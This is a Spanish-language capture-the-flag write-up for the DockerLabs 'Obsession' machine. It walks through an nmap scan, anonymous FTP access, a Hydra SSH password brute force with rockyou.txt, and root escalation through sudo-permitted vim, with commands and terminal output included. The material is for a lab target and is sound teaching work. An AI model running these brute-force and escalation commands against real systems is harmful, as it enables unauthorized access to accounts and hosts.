



Writeup – Máquina “Obsession”



Luego de desplegar la maquina vulnerable vamos al siguiente paso.

Se realizará un escaneo de puertos para identificar los servicios activos en la maquina objetivo, utilizando Nmap con el siguiente parámetro:


```
sudo nmap -p- --open -sS -sCV --min-rate 5000 -Pn -n -oN obsession.txt 172.17.0.2
```



Detalles del comando:

- -p-: Escaneo de todos los puertos.
- -sS: Escaneo SYN para determinar el estado de los puertos.

Al final de la pagina se encuentra una cuenta de correo: russoski@dockerlabs.es



Asumiendo que el alias "russoski" es una cuenta de usuario

Enumeración FTP

ftp 172.17.0.2

anonymous / (vacío)

get chat-gonza.txt

get pendientes.txt

```
root@kali: /home/kali
Session Actions Edit View Help
└─# ftp 172.17.0.2 -~/Downloads
# anonymous / (vacio)
get chat-gonza.txt to /home/kali/Downloads
get pendientes.txt to /home/kali/Downloads
Connected to 172.17.0.2:eploy.sh obsession.tar
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56460|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 667 Jun 18 2024 chat-gonza.txt
-rw-r--r-- 1 0 0 315 Jun 18 2024 pendientes.txt
226 Directory send OK.
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||50010|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100% |*****| 667 1.27 MiB/s 00:00 ETA
226 Transfer complete.
667 bytes received in 00:00 (341.92 KiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||61227|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100% |*****| 315 921.00 KiB/s 00:00 ETA
226 Transfer complete.
315 bytes received in 00:00 (331.84 KiB/s)
ftp> 
```

```
(root@kali)-[/home/kali]
└─# ls
chat-gonza.txt  Desktop  Documents  Music  pendientes.txt  Public  Videos
obsession.txt  Pictures  Templates

(root@kali)-[/home/kali]
└─# 
```

cat chat-gonza.txt

cat pendientes.txt

```
(root@kali)-[/home/kali]
# ls
chat-gonza.txt  Documents  Music  Downloads  pendientes.txt  Public  Videos
Desktop        Downloads  obsession.txt  Pictures      Templates

(root@kali)-[/home/kali]
# cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un video y
todo, lo tengo ya subido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos t
e lo muestro si quieres
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no
baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos b
astante hinchados, así si
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas
cosas xD, y sí buen training hoy

(root@kali)-[/home/kali]
# cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
2 Aumentar el precio de mis asesorías online en la Web!
3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
permisos habilitados que no son del todo seguros..

(root@kali)-[/home/kali]
#
```

En el primer archive se encuentra una conversación entre los posibles usuarios Gonza y Russoski

Fuerza bruta:

Con estos posibles usuarios se realizará un ataque de fuerza bruta con Hydra y el siguiente comando:

```
hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
```

```
(root@kali)-[/home/kali/Documents]
# hydra -l russoski -P rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 22:25:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: russoski password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 20 final worker threads did not complete until end.
[ERROR] 20 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 22:25:45

(root@kali)-[/home/kali/Documents]
#
```


Credenciales encontradas: russoski:iloveme

Ahora con las credenciales levantamos sesión por SSH

```
(root@kali)~[/home/kali/Documents]
# ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:R8ZiOJN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@1624cd80ac48:~$
```

Tenemos sesión con el usuario russoski

Ahora escalaremos los privilegios del usuario

```
russoski@1624cd80ac48:~$ sudo -l
Matching Defaults entries for russoski on 1624cd80ac48:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User russoski may run the following commands on 1624cd80ac48:
  (root) NOPASSWD: /usr/bin/vim
russoski@1624cd80ac48:~$
```

russoski puede ejecutar /usr/bin/vim como root sin contraseña. Usando GTFOBins:

```
russoski@1624cd80ac48:~$ sudo vim -c ':%!/bin/bash'

root@1624cd80ac48:/home/russoski# id
uid=0(root) gid=0(root) groups=0(root)
root@1624cd80ac48:/home/russoski# cd
root@1624cd80ac48:~# ls
Video-Nagore-Fernandez.txt
root@1624cd80ac48:~# cat Video-Nagore-Fernandez.txt
Al fin lo terminé! es tan hermosa.. <3

https://www.youtube.com/shorts/_v8GzGReTAK
root@1624cd80ac48:~#
```

Root conseguido

